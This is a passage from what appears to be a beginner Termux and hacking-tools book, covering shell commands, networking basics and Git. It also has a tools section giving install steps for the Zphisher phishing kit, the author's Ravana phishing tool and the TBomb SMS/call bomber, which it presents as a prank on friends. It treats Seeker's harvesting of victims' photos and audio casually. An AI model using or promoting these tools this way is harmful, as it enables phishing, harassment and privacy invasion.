(prince@DESKTOP-KSJNS9B)~$ find Ravana -type f -name ravana.sh
Ravana/ravana.sh

(prince@DESKTOP-KSJNS9B)~$

```

**FIGURE 3.12 Find example**

- f: regular file
- d: directory
- l: symbolic link
- c: character devices
- b: block devices
- p: named pipe (FIFO)

You can utilize the above options to search for files based on their type

- **Alias :** An **alias** is a user-created shorthand for a longer command. To create an alias for a long command like 'pkg update && pkg upgrade,' you can use the following command: 'alias name=pkg update && pkg upgrade. Choose any word for the **alias** name, ensuring it doesn't conflict with existing commands. To make this alias permanent, edit the .bashrc or .zshrc file and add the command at the end of the line.
- **Zip :** To install **zip**, use the command 'pkg install zip' in Termux or 'sudo apt install zip' for Debian-based Linux systems. To create a zip file on a Linux system, use the following command: 'zip zipname filepath\_to\_zip'. If your file contains multiple folders and files, use the -r option to zip them. Besides **zip**, there are several other options available for compressing and decompressing files, such as **tar** and **gzip**. If you're interested, you can explore their manual pages.


```
(prince@DESKTOP-KSJNS9B)~[/Ravana]
$ ls
hacked.txt  LICENSE  package.json  ravana.sh  README.md  server  version

(prince@DESKTOP-KSJNS9B)~[/Ravana]
$ zip -r ravana.zip .
adding: package.json (deflated 52%)
adding: .pweb/ (stored 0%)
adding: .pweb/github/ (stored 0%)
adding: .pweb/github/index.php (deflated 24%)
adding: .pweb/github/login.html (deflated 65%)
adding: .pweb/github/login.php (deflated 46%)
adding: version (stored 0%)
adding: LICENSE (deflated 41%)
adding: server/ (stored 0%)
adding: server/origin/ (stored 0%)
adding: server/origin/index.php (stored 0%)
adding: server/origin/jquery.js (deflated 78%)
adding: server/origin/ani.js (deflated 44%)
```

FIGURE 3.13 zip

- **wget :** **Wget** is a powerful command-line tool for Linux and Unix-based systems. It allows you to retrieve files using HTTP, HTTPS, and FTP protocols. If **wget** is not installed, run the command 'pkg install

wget' in Termux or 'sudo apt install wget' for Debian-based Linux systems. The basic syntax for this command looks like: wget [options] [URL].

A screenshot of a terminal window titled 'GNU Wget' showing the manual for the 'wget' command. The terminal has a dark background with light-colored text. The manual content is as follows:

```
WGET(1) GNU Wget WGET(1)
NAME
  Wget - The non-interactive network downloader.
SYNOPSIS
  wget [option]... [URL]...
DESCRIPTION
  GNU Wget is a free utility for non-interactive download of files from the Web. It supports HTTP, HTTPS, and FTP protocols, as well as retrieval through HTTP proxies.

  Wget is non-interactive, meaning that it can work in the background, while the user is not logged on. This allows you to start a retrieval and disconnect from the system, letting Wget finish the work. By contrast, most of the Web browsers require constant user's presence, which can be a great hindrance when transferring a lot of data.

  Wget can follow links in HTML, XHTML, and CSS pages, to create local versions of remote web sites, fully recreating the directory structure of the original site. This is sometimes referred to as "recursive downloading." While doing that, Wget respects the Robot Exclusion Standard (/robots.txt). Wget can be instructed to convert the links in downloaded files to point at the local files, for offline viewing.

  Wget has been designed for robustness over slow or unstable network connections; if a download fails due to a network problem, it will keep retrying until the whole file has been retrieved. If the server supports retrying, it will instruct the server to continue the download from where it left off.
OPTIONS
  Option Syntax
  Since Wget uses GNU getopt to process command-line arguments, every option has a long form along with the short
```

FIGURE 3.14 wget manual

If the download is interrupted, use the -c option to continue. Additionally, there are several other options available in **wget**.

- -O : name of the output file
- -p : file path to download
- -v : print the message about downloading
- -b : Run the downloading process in the background
- -r : download file recursively

➤ **Curl** : Curl is also a powerful command line tool used to transfer data between URLs, it supports protocols like HTTPS, HTTP, FTP and many more. it is also used to download the file from the webpages. There are some options used in the curl.

- -H : it is used to add headers
- -X : it is used to define the method of the requests
- -d : To send some data
- -u : To provide username and password for authentication
- -s : To operate in the silent mode

```
curl(1)                                curl Manual                                curl(1)

NAME
    curl - transfer a URL

SYNOPSIS
    curl [options / URLs]

DESCRIPTION
    curl is a tool for transferring data from or to a server using URLs. It supports these protocols: DICT, FILE,
    FTP, FTPS, GOPHER, GOPHERS, HTTP, HTTPS, IMAP, IMAPS, LDAP, LDAPS, MQTT, POP3, POP3S, RTMP, RTMPS, RTSP, SCP,
    SFTP, SMB, SMBS, SMTP, SMTPS, TELNET, TFTP, WS and WSS.

    curl is powered by libcurl for all transfer-related features. See libcurl(3) for details.

URL
    The URL syntax is protocol-dependent. You find a detailed description in RFC 3986.

    If you provide a URL without a leading protocol:// scheme, curl guesses what protocol you want. It then defaults
    to HTTP but assumes others based on often-used hostname prefixes. For example, for hostnames starting with
    "ftp." curl assumes you want FTP.

    You can specify any amount of URLs on the command line. They are fetched in a sequential manner in the specified
    order unless you use -Z, --parallel. You can specify command line options and URLs mixed and in any order on the
    command line.

    curl attempts to reuse connections when doing multiple transfers, so that getting many files from the same
    server do not use multiple connects and setup handshakes. This improves speed. Connection reuse can only be done
    for URLs specified for a single command line invocation and cannot be performed between separate curl runs.

Manual page curl(1) line 1 (press h for help or q to quit)
```

**FIGURE 3.15 Curl**

- ❖ whois: This command is used to display the information about domain.
- ❖ dig: This command is used to view the DNS information.
- ❖ dig -x: This command is used to reverse DNS lookup.

# 4. Network basics

---

- ❖ Network: A network facilitates the connection between two computing systems, allowing them to share data and resources.

## Types of computer network

1. PAN (Personal area network): A personal area network is the arranged within in immediate range. This network is designed for the personal uses.
  2. LAN (Local area network): A Local Area Network (LAN) consists of interconnected devices within a limited geographical area, such as a home, office building, or campus, enabling efficient communication and resource sharing.
  3. MAN (Metropolitan area network): A Metropolitan Area Network (MAN) is a high-speed network that connects local area networks within a metropolitan area, such as a city or town. It handles the bulk of communications activity across that region and typically includes one or more LANs, covering smaller geographic areas than a WAN.
  4. WAN (wide area network): A Wide Area Network (WAN) spans a large geographical region, connecting devices across multiple cities, territories, or even nations.
- ❖ Protocol : A protocol is a set of rules or conventions that dictate communication.

These are the some protocol

IP (Internet Protocol): To communicate with each other on the network, every device needs an address known as an IP address. Just like someone who wants to send a letter to you must have your address, in

the same way, if any device wants to talk to your devices, they must have your public IP address.

Currently there are two versions of IP

1.IPv4 (Internet protocol version four): An IPv4 address is a 32-bit number expressed in decimal format. It consists of four parts, each separated by a dot (decimal). An example of an IPv4 address is 192.168.0.1.

Headers of IPv4

- Version: This field indicates which version of IPv4 used in the packet. This is 4 bit in length.
- Header length: This field specifies the length of the IPv4 header.
- Type of service: This field provides information about the message priority for delivery.
- Total length: This field indicates the total length of IP packet including data and header.
- Identification: Sometimes, too much data is sent, exceeding the maximum allowed size. It needs to be fragmented into smaller pieces. This field specifies a unique identifier for the fragmented pieces so they can be reassembled after reaching their destination.
- Flags: This field provides information about packet fragmentation including the original packet has been fragmented and if there are more fragments in transit.
- Fragments offset: This field is used to identify the correct sequence of the fragmented data.
- Time to live: This field indicates the how long a data can be circulated in a network preventing data being forwarded by the routers.
- Protocol: This field indicates the protocol used by the data portion for the packet.
- Header checksum: This field is used for the error checking in the header.




- Source address: This is the address that sent the message.
- Destination address: This is message that message is going to.
- Options: This field is optional and can be used to apply security options to a packet.

2.IPv6 (Internet protocol version six): It was designed by the Internet Engineering Task Force in 1998 to meet the growing requirements, as IPv4 has only 4.3 billion addresses and the number of IoT devices is increasing day by day. This address is expressed in hexadecimal format and consists of eight parts, each separated by a semicolon (:).

Eg: 2041:1234:140F:1122:AB91:564F:875B:131B

- ❖ OSI model (Open system interconnection): It is a framework created in 1984 to explain the transmission of data from one computer to another. It consists of seven layers.



**FIGURE 4.1 OSI**

1. Application layer: This layer is closest to the end user and manages the communication needs of an application.


HTTP and FTP is an application layer protocol.

2. Presentation layer: It converts data into a format that the application can understand. It is also called translation layer.
3. Session layer: This layer is responsible for establishing, maintaining, and securing sessions.
4. Transport layer: It takes care of data segmentation and is also responsible for acknowledging successful data transmission and resending data if any errors occur.
5. Network layer: It handles the transmission of data from one host to another. This layer adds the sender's and receiver's IP addresses to the header and is also responsible for packet routing. IP is the one of the protocols that exists or operates at this layer.
6. Data link layer: one address to contend with media access control address (MAC), The address resolution protocol (ARP) is working in this layer.
7. Physical layer: it manages the physical communication.

TCP (Transmission control protocol): A connection-oriented protocol, such as TCP, employs a three-way handshake to establish a network connection. Here's how it works

The client initiates the process by sending a **SYN** (synchronize) message along with a random sequence number.

The server responds with a **SYN/ACK** (synchronize/acknowledge) message, including its own random sequence number. Both sequence numbers are chosen randomly. Upon receiving the **SYN/ACK**, the client sends an **ACK** (acknowledge) message, incrementing the server's sequence number by one. Both sides keep track of their respective sequence numbers, and the connection is established.



**FIGURE 4.2 Three way handshake**

UDP(User datagram protocol): UDP, known as a connectionless protocol, it offers no guarantee delivery but is faster than TCP. That's why it's commonly used for video and audio streaming.

ICMP(Internet control message protocol): ICMP is used for checking basic connectivity and is employed within utilities like ping, tracer, and pathping. It does not carry any instead it works with other protocols to provide error and massaging control.

ARP(Address resolution protocol): It resolves an IPv4 address to its corresponding MAC address.

- ❖ TCP/IP model : There are application and transport layer in both model. Essentially what happens that , Application , presentation and session layer of OSI model collapse into the application layer of TCP/IP model. Data link and physical layer collapse into link layer.



**FIGURE 4.3 TCP/IP**

- > Firewall : A firewall is a network device that monitors incoming and outgoing traffic, blocking or allowing it based on predefined security rules.
- > Hub : A hub is a physical layer networking device used to connect multiple devices within a network.
- > Bridge: A bridge is devices which connects two networks together and passes traffic between them based on destination MAC address.
- > Switch : A switch is a device that connects multiple devices within a local area network (LAN) and sends data only to the intended device.
- > Router : A router is a devices which connets two or more IP networks together and manages traffic between them.
- > Modem : A modem is a devices which connets your local networks to the internet, it converts digital signal into analog signal so that it can be transmitted.

## 5. Github and tools

---

In this chapter, we will delve into Git, GitHub, and the associated tools. First, we will cover how to install Git and explore basics commands used for initializing a repo, committing changes, and hosting it on GitHub. Next, we will learn how to clone a repository and use it.


➤ **Git and GitHub:** Git is a version control system used by programmers to keep track of the versions of their software or programs. GitHub is an online hosting platform where we can host our programs and software. While there are other hosting platforms available, we will focus solely on GitHub.

To install Git on Termux, execute the command 'pkg install git.' For Kali or Parrot, use 'sudo apt install git' if it is not already installed. Before we begin, I encourage you to create a GitHub account so you can follow along.

- **git --version:** This command provides information about the Git version installed on your system. In my case, it is 2.43.0, but yours may differ, and that's perfectly normal.
- **git status:** This command provides information about the status of the Git repository. A 'repo' is simply a fancy term for a folder or directory.

Before we proceed to the next command, create a folder to work in.

- **git init:** This command initializes the repository. Before doing so, create some dummy files to work with.



```
(prince@DESKTOP-KSJNS9B) ~ /book
$ git --version
git version 2.43.0

(prince@DESKTOP-KSJNS9B) ~ /book
$ git status
fatal: not a git repository (or any of the parent directories): .git
```

**FIGURE 4.1 git**

- 1) The `git init` command creates a hidden directory called `.git` in the current folder. This directory stores information about the project's history, including snapshots.

```
(prince@DESKTOP-KSJNS98) ~/book
$ git init
hint: Using 'master' as the name for the initial branch. This default branch name
hint: is subject to change. To configure the initial branch name to use in all
hint: of your new repositories, which will suppress this warning, call:
hint:
hint:   git config --global init.defaultBranch <name>
hint:
hint: Names commonly chosen instead of 'master' are 'main', 'trunk' and
hint: 'development'. The just-created branch can be renamed via this command:
hint:
hint:   git branch -m <name>
Initialized empty Git repository in /home/prince/book/.git/

(prince@DESKTOP-KSJNS98) ~/book
$ git status
On branch master

No commits yet

Untracked files:
  (use "git add <file>..." to include in what will be committed)
        content.txt

nothing added to commit but untracked files present (use "git add" to track)
```

**FIGURE 4.2 git status**

If you recall, I mentioned that you should create a GitHub account. Now it's time to configure some settings.

```
git config --global user.name "Your username"
git config --global user.email "your mail"
```

Replace the username and mail with yours. To add a file to the Git repository, use the command `git add <filename1> <filename2>`. To add multiple files to the Git repository, use the command `'git add .'`. After adding the files, commit them using the command `git commit -m "your message"`. All these actions occur on the local machine. Git recommends committing your changes after completing a unit of work. The definition of a 'unit of work' can vary; it depends on your specific context. Let's consider making tea. For one person, the unit of work might be preparing the entire cup of tea. For someone else, it could involve boiling the milk first and then adding sugar. The concept of a 'unit of work' can vary based on individual preferences. Our next command is `git remote add origin <GitHub repository URL>`. To push your repository, use the command `git push -u`

origin main. Now that you know how to push a repository to GitHub, let's explore how to clone a repository from GitHub and start using it.

First, let's explore some tools available on GitHub to customize the appearance of the Termux app.

When we first start Termux, we encounter a bunch of gibberish text. To remove it, we need to navigate to the following directory.

- `cd`
- `cd ..`
- `cd usr/etc`
- `rm -rf motd`

1. The first command is `cd`, which takes you to the home directory regardless of your current location. There are multiple ways to achieve this, but I'll use this command.
2. The second command is `cd ..`, which moves you one directory back. Now, let's navigate to the `usr/etc` directory using the command `cd usr/etc`.
3. Next, we'll remove the `motd` file because it contains the gibberish text. To delete the file, we'll use the command `rm -rf motd`, which forcefully removes it.

Now, restart Termux, and you'll witness the magic all the text will disappear(Pic 4.3).

Before we delve into GitHub tools, let's discuss some common types of attacks.

- ❖ **Phishing attack:** Phishing is a common type of social engineering attack in which the attacker attempts to obtain information by tricking the user.

- ❖ Brout force attack: In a brute force attack, the user attempts to obtain passwords, login credentials, or encryption keys through trial and error methods.
- ❖ Dictionary attack: In a dictionary attack, the attacker attempts to guess the password by using commonly used passwords.

```

downibus      seeker
facebash.sh   start-kali.sh
fphish        storage
general       target
get-pip.py    token
go            vehicle.py
hackme        web
hypergirl_98765  zphisher
- $ cd
- $ cd ..
.../com.termux/files $ cd usr/etc
.../usr/etc $ ls
alternatives      motd.dpkg-dist
apt               motd.sh
bash.bashrc       nanorc
bash.bashrc.dpkg-dist netconfig
bash_completion.d pip.conf
bindresvport.blacklist profile
containerd        profile.d
docker            resolv.conf
ethertypes        ssh
fish              termux
fonts             termux-login.sh
hosts             tls
inputrc           tmux.conf
krb5.conf         tor
motd              unbound
motd-playstore    wgetrc
motd-playstore.dpkg-dist
.../usr/etc $ rm -rf motd
.../usr/etc $

```

**FIGURE 4.3 motd**

When we start a new terminal in Termux, the first file executed is `bash.bashrc`. Now, if we want to add extra text to the terminal, such as our name, we can follow these steps: first, locate the `bash.bashrc` file using the `find` command. Next, edit it using the Vim editor. If you need more information about using the `find` command or Vim, refer to the previous chapters.

```
'find .. -name bash.bashrc'
```

This command will locate the `bash.bashrc` file in our parent directory. The `..` represents the parent directory. Now, let's examine the output of the command(pic4.4). you can see that the file is located at `usr/etc/bash.bashrc`.



```
$ find .. -name bash.bashrc
../home/kali-fs/etc/bash.bashrc
../home/kali-fs/usr/share/doc/adduser/examples/add
user.local.conf.examples/bash.bashrc
../usr/etc/bash.bashrc
find: './system': Permission denied
find: './vendor': Permission denied
find: './data': Permission denied
find: './apex': Permission denied
find: './storage': Permission denied
find: './bin': Permission denied
find: './etc': Permission denied
find: './lib': Permission denied
find: './share': Permission denied
find: './tmp': Permission denied
find: './var': Permission denied
find: './dev': Permission denied
find: './proc': Permission denied
$
```

ESC / — HOME ↑ END PGUP  
= CTRL ALT ← ↓ → PGDN

FIGURE 4.4 bashrc file

Note: This file is crucial, so make a copy of it just in case anything goes wrong. Follow the instructions carefully because we're about to make changes to the file.

`vim ../usr/etc/bash.bashrc`

The command above will open the file in our favourite Vim editor.

We will test our process by adding an echo command. Add echo "your name" at the end of the file, save it, and then restart Termux. When you open Termux again, your name should appear in the terminal. If everything is okay, let's proceed.

```
12:23 >
# Command history tweaks:
# - Append history instead of overwriting
# - when shell exits.
# - When using history substitution, do not
# exec command immediately.
# - Do not save to history commands starting
# with space.
# - Do not save duplicated commands.
shopt -s histappend
shopt -s histverify
export HISTCONTROL=ignoreboth

# Default command line prompt.
PROMPT_DIRTRIM=2
PS1='${\e[0;32m]}w[\e[0m] \[\e[0;97m]\$[\e[0m
]'

# Handles nonexistent commands.
# If user has entered command which invokes non-av
ailable
# utility, command-not-found will give a package s
uggestions.
if [ -x /data/data/com.termux/files/usr/libexec/te
rmux/command-not-found ]; then
    command_not_found_handle() {
        /data/data/com.termux/files/usr/li
bexec/termux/command-not-found "$1"
    }
fi

echo "your name"
../usr/etc/bash.bashrc 26, 16 All
../usr/etc/bash.bashrc 26L, 796B
```

FIGURE 4.5 bash.bashrc

```
your name
~ $ vim ../usr/etc/bash.bashrc
~ $
```

### FIGURE 4.6 Output

I know that it doesn't look great right now, but as we delve deeper into this topic, it will become more interesting. First, let's explore some packages or commands that can help us beautify our terminal.

- ❖ **figlet:** This command will resize our letters, making them small to large, as demonstrated in the image(pic 4.7). If this command doesn't work on your system, you can install figlet by running 'pkg install figlet'.

```
(prince@DESKTOP-KSJNS9B)~$ figlet "hi"
```

```

 _ _ _ _ _
| | | | |
|_|_|_|_|

```

```
(prince@DESKTOP-KSJNS9B)~$
```

**FIGURE 4.7** figlet hi

- ❖ **lolcat:** This command adds color to our output. To install it, run ‘pkg install figlet’.

```
(prince@DESKTOP-KSJNS9B)-[~]
$ figlet "hacker" | lolcat
```

```
(prince@DESKTOP-KSJNS9B)-[~]
$
```

### FIGURE 4.8 lolcat

Now add this command to our `bash.bashrc` file so that we can see the output whenever we start a new session in Termux. In our next chapter, we will delve deeper into this topic. For now, let's move on to the next tool.

❖ **Zphisher** : Zphisher is a phishing tool that provides various social media site phishing templates for practicing your skills. Keep in mind that phishing is illegal, so proceed at your own risk. I am not responsible for any unlawful activities. Alternatively, you can use Ravana, a tool I've created. In our next chapter, we'll explore how to build these tools. For now, let's focus on understanding how to use them.

- `pkg install tur-repo`
- `pkg install zphisher`
- `zphisher` (To launch the tool)

❖ **Temp-mail**: Temp mail is a tool for generating temporary email addresses, so you don't need to provide your personal email address every time you log in to certain websites. This tool is built in Node.js and automates several processes for you. Simply provide a desired username to generate the email, and if any emails are received, a message will be shown in your terminal. Now, let's discuss how to install the tool.

- `pkg install nodejs-lts`
- `git clone https://github.com/princekrvert/Temp-mail.git`
- `cd Temp-mail`
- `npm install`
- `chmod +x *`
- `node temp.js -u <username>`

Keep in mind that these commands can vary. For accurate commands, please visit their GitHub page.

❖ **Tbomb**: Tbomb is a tool for SMS and call bombing. Essentially, it sends multiple SMS messages and makes several calls to the target.

This tool can be fun to use. you can prank your friends with it.

However, be cautious and avoid any illegal activities, as they can get you into trouble.

- pkg install python -y
- git clone <https://github.com/TheSpeedX/TBomb.git>
- cd TBomb
- ./TBomb.sh

- ❖ **cupp** : Cupp sand for common user password profiler. This tool is used to create target-specific password lists and useful for brute force and dictionary attacks. Just clone the repo and run the cupp.py with the help of python3

Note: There is another tool available, specifically designed for Indian users. visit: <https://github.com/princekrvert/cupp.git> for more.

- ❖ **Tool-x**: This tool simplifies the installation of multiple tools on Termux. Just install it once, and you'll find a menu where you can select the desired tool by pressing the corresponding number.
  - git clone <https://github.com/ekadanuarta/Tool-X.git>
  - cd Tool-X
  - chmod +x install
  - ./install.sh

- ❖ **Ippin**: ippin is a Node.js tool used to retrieve the location from an IP address. Before using it on Termux, ensure that you have Node.js installed. Here's the installation command.

- git clone <https://github.com/princekrvert/ippin.git>
- cd ippin
- npm install
- node ippin.js -i <ip address>

- ❖ **IP vs ports**: Throughout this book, we've mentioned IP addresses several times. But what exactly is an IP address, and what does the term 'port' mean? Let's break it down:

Every device connected to the internet has a unique IP address. Think of it as the digital equivalent of your home address. Just as your physical house has an address, your device has an IP address that helps other devices identify it on the network. IPv4 addresses are 32 bits long (e.g., 12.244.233.165), while IPv6 addresses are 128 bits (e.g., 2001:0db8:0000:0000:0000:ff00:0042:7879). Imagine you've ordered something online, and the delivery arrives at your house using your postal address. But here's the twist: your house has multiple doors. Each door corresponds to a specific room or purpose. Similarly, in networking, a port is like a door. It's a logical address assigned to an application or service running on your system. There are 65,535 available ports, divided into three categories:

1. Well known ports (0 to 1023)
2. Registered ports(1024 to 49151)
3. Dynamic ports(49152 to 65353)

Before we delve into our next tool, let's explore the process involved in ethical hacking. Understanding these stages will provide clarity as we proceed. The primary phases of ethical hacking include.

1. Reconnaissance
  2. Gaining access
  3. Maintaining access
  4. Covering Track
1. Reconnaissance: In hacking, information is everything. The more we know about our target, the more options become available. During the reconnaissance process, we gather information about our target. When we collect publicly available data from web pages and social media accounts, it's known as passive reconnaissance. However, when we directly interact with the target to obtain information, such as scanning an IP address, it's referred to as active reconnaissance.

2. **Gaining access:** Now, suppose we have gathered several pieces of information about our target. Our next step is to identify vulnerabilities that we can exploit. These vulnerabilities could include running compromised software or targeting unpatched services. Once successfully exploited, we gain access to the target system.
  3. **Maintaining access:** After gaining access to our target system, it's essential to maintain that access, especially if we require additional information.
  4. **Covering tracks:** After obtaining our desired information from the target system, it's crucial to cover our tracks. This involves tasks such as modifying logs and restoring altered configurations.
- ❖ **Nmap:** Nmap stand for network mapper. Nmap is a powerful tool used for discovering and gathering information about devices and services. Nmap is a command-line-based application, while Zenmap provides a graphical user interface (GUI) for the same network scanning tool. Let's discuss the basic of the Nmap then we will move to the advance uses.

#### Installation

- `pkg install nmap` (for Termux)
- `sudo apt install nmap` (for debian based linux system)
- `sudo packman -S nmap`

For a detailed description of Nmap, you can refer to the manual page for Nmap.

- `man(nmap)`

`nmap <scan type> <options> <Target>`

We will be scanning a target available on the Nmap website. Please refrain from scanning the website if you do not have permission.

```

here.

Nmap 7.94 ( https://nmap.org )
Usage: nmap [Scan Type(s)] [Options] [target specification]
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
  -sl: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PA/PV/[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
  -PE/PP/PPV: ICMP echo, timestamp, and netmask request discovery probes
  -PO[protocol list]: IP Protocol Ping
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
  --dns-servers <serv1[,serv2],...>: Specify custom DNS servers
  --system-dns: Use OS's DNS resolver
  --traceroute: Trace hop path to each host
SCAN TECHNIQUES:
  -sS/sT/sA/sM/sH: TCP SYN/Connect()/ACK/Window/FinMaimon scans
  -sU: UDP Scan
  -sN/sF/sX: TCP Null, FIN, and Xmas scans
  --scanflags <flags>: Customize TCP scan flags
  -iL <cookie host[:probeport]>: Idle scan
  -sV/sZ: SCTP INIT/COOKIE-ECHO scans
Manual page nmap(1) line 76 (press h for help or q to quit)

```

**FIGURE 4.8 Nmap**

The basic Nmap scan looks like this: ‘nmap ip\_address/hostname’. These are some basic types of the scan.

- nmap -sT (For tcp scan)
- nmap -sS (for sync scan)
- nmap -sU (for udp scan)
- ❖ Dirb : it is used to discover hidden files and directories on a web server by launching a dictionary-based attack.

dirb <URL> <Path to wordlist file> <Options>

Options:

```

===== OPTIONS =====
-a <agent_string> : Specify your custom USER_AGENT.
-b : Use path as is.
-c <cookie_string> : Set a cookie for the HTTP request.
-E <certificate> : path to the client certificate.
-f : Fine tuning of NOT_FOUND (404) detection.
-H <header_string> : Add a custom header to the HTTP request.
-i : Use case-insensitive search.
-l : Print "Location" header when found.
-N <nf_code> : Ignore responses with this HTTP code.
-o <output_file> : Save output to disk.
-p <proxy[.port]> : Use this proxy. (Default port is 1080)
-P <proxy_username:proxy_password> : Proxy Authentication.
-r : Don't search recursively.
-R : Interactive recursion. (Asks for each directory)
-s : Silent Mode. Don't show tested words. (For dumb terminals)
-t : Don't force an ending '/' on URLs.
-u <username:password> : HTTP Authentication.
-v : Show also NOT_FOUND pages.

```

**FIGURE 4.9 dirb**

-o : this option is used to save the output to the file

-r : Don't search recursively

-v : verbose mode (show also not found pages)

- ❖ gobuster : gobuster is also like dbuster , it is a golang based program used to discover hidden files and directory on the web server.

```
Usage:
  gobuster [command]

Available Commands:
  completion  Generate the autocompletion script for the specified shell
  dir         Uses directory/file enumeration mode
  dns         Uses DNS subdomain enumeration mode
  fuzz        Uses fuzzing mode. Replaces the keyword FUZZ in the URL, Headers and the request body
  gcs         Uses gcs bucket enumeration mode
  help        Help about any command
  s3          Uses aws bucket enumeration mode
  tftp        Uses TFTP enumeration mode
  version     shows the current version
  vhost       Uses VHOST enumeration mode (you most probably want to use the IP address as the URL parameter)
```

**FIGURE 4.10 gobuster**

`gobuster dir <URL> <Path to wordlist>`

`-h/--help` : display the help

`-v/--verbose` : verbose mode

`--version` : to display the version of the gobuster

you can also refer to the man pages of these tools for more information

- ❖ Instaloader : Instaloader is a tool used to download photos and videos from an Instagram profile. It is useful in several scenarios. This tool is written in Python and can be easily installed by executing the command `pip3 install instaloader`. Keep in mind that to use this command, you should have pip3 installed on your system.

uses :

`instaloader <username>`

`--help` : to display the uses

`--login ; tio login`



- ❖ **Seeker** : Seeker is a social engineering tool used to obtain IP addresses, photos, and audio from target devices.

you can go through the installation process from this URL  
<https://github.com/thewhiteh4t/seeker>

- ❖ **youtube-dl** : youtube-dl is a tool used to download video and audio from YouTube. You can save the audio and video in various formats.

Uses

`youtube-dl <options> <url>`

`-h/--help` : to see the uses

`--version` : to get the version of the youtube dl

`-U/--upgrade` : to update the tool

you can download the playlist as well

Apart from these tools, there are various others available on GitHub. Usage options may change in the future, so to get the latest updates, you can visit their official pages. For practicing CTF, you can create an account on TryHackMe or Hack The Box. Additionally, you can install the HackMe tool from GitHub to practice your skills.


## 6.Termux styling

---

In this chapter, we will make our Termux look beautiful and learn some techniques to style it. So, without any delay, let's dive into the topics. We have already covered the installation of Figlet and Locat. If you are starting here, please refer to the installation instructions for these awesome tools.

- ❖ **cowsay** : We will use this tool to modify the appearance of Termux. To install it, use `pkg install cowsay` and grant any required permissions.

Now, execute the command `cowsay <yourname>` and you will see an output similar to this.

A screenshot of a Termux terminal window. The window has a title bar with 'File Edit View Search Terminal Help'. The terminal shows a prompt 'prince@parrot ~{ }' followed by the command '\$ cowsay prince'. The output is a ASCII art cow saying '< prince >'. The cow is drawn with green characters on a dark background. The prompt changes to '\$' after the command is executed.

```
File Edit View Search Terminal Help
prince@parrot ~{ }
$ cowsay prince

 < prince >
  ^__^
 (oo)\_______
  (__)\       )\/\
    ||----w |
    ||     ||

prince@parrot ~{ }
$
```

**FIGURE 6.1 cowsay**

You can experiment with the ``-f tux`` and ``-f eyes`` options. I'll start with the ``-f eyes`` option to show you the initial result.”

